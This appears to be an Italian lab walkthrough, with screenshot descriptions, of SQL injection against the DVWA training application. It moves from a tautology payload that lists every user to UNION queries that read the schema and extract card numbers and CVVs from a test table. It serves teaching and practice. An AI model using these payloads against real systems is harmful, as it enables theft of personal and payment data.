

Facciamo un test inserendo '1' per vedere cosa ci restituisce il form. Il risultato è nome e cognome dell'ID 1

The screenshot shows a web browser window with the URL `192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#`. The page title is "Vulnerability: SQL Injection". The left sidebar contains a menu with various security vulnerabilities, with "SQL Injection" highlighted. The main content area shows the "User ID:" input field with a "Submit" button. Below the input field, the results of the query are displayed in red text: "ID: 1", "First name: admin", and "Surname: admin". The "More info" section provides links to external resources: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>. The bottom of the page shows the username "admin", security level "high", and buttons for "View Source" and "View Help".

Scrive per inserire testo

DVWA

Vulnerability: SQL Injection

User ID:

Submit

ID: 1
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: high
DVWA - Diehard

View Source View Help

Testiamo la query: ' 1 = 1 — che ci restituirà i dati di tutti gli ID perché la 1 = 1 è una condizione sempre vera quindi il DB ci restituisce una risposta come quella in foto

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface in a web browser. The browser's address bar displays the URL: `192.168.50.101/dvwa/vulnerabilities/sqli/?id='+OR+1%3D1+--+&Submit=Submit#`. The page title is "Vulnerability: SQL Injection".

On the left sidebar, the "SQL Injection" option is highlighted. The main content area shows the "User ID:" label and a text input field containing the query `'1=1 --`. A "Submit" button is next to the input field.

Below the input field, the results of the query are displayed in red text:

```
ID: ' OR 1=1 --
First name: admin
Surname: admin

ID: ' OR 1=1 --
First name: Gordon
Surname: Brown

ID: ' OR 1=1 --
First name: Hack
Surname: Me

ID: ' OR 1=1 --
First name: Pablo
Surname: Picasso


ID: ' OR 1=1 --
First name: Bob
Surname: Smith
```

At the bottom of the page, under the "More info" section, there are three links:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>

```
' UNION select table_schema, table_name from information_schema.tables --  
' UNION SELECT column_name, null FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name = 'credit_cards' --  
' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards --
```

Con queste query siamo riusciti a interrogare il DB per farci restituire il CVV delle carte di credito degli utenti



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface in a web browser. The browser's address bar shows the URL: `192.168.50.101/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+ccnumber%2Cccv+FROM+owasp10`. The page title is "Vulnerability: SQL Injection". On the left, there is a navigation menu with various options, including "SQL Injection" which is highlighted. The main content area displays the results of a SQL injection attack, showing a list of user IDs, first names, and surnames. The results are displayed in a light blue box with a "Submit" button. The results are as follows:

ID	First name	Surname
' UNION SELECT ccnumber,ccv FROM owasp10.credit_cards --	4444111122223333	745
' UNION SELECT ccnumber,ccv FROM owasp10.credit_cards --	774653633776330	722
' UNION SELECT ccnumber,ccv FROM owasp10.credit_cards --	8242325748474749	461
' UNION SELECT ccnumber,ccv FROM owasp10.credit_cards --	7725653200487633	230
' UNION SELECT ccnumber,ccv FROM owasp10.credit_cards --	1234567812345678	627

Below the results, there is a "More info" section with three links:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>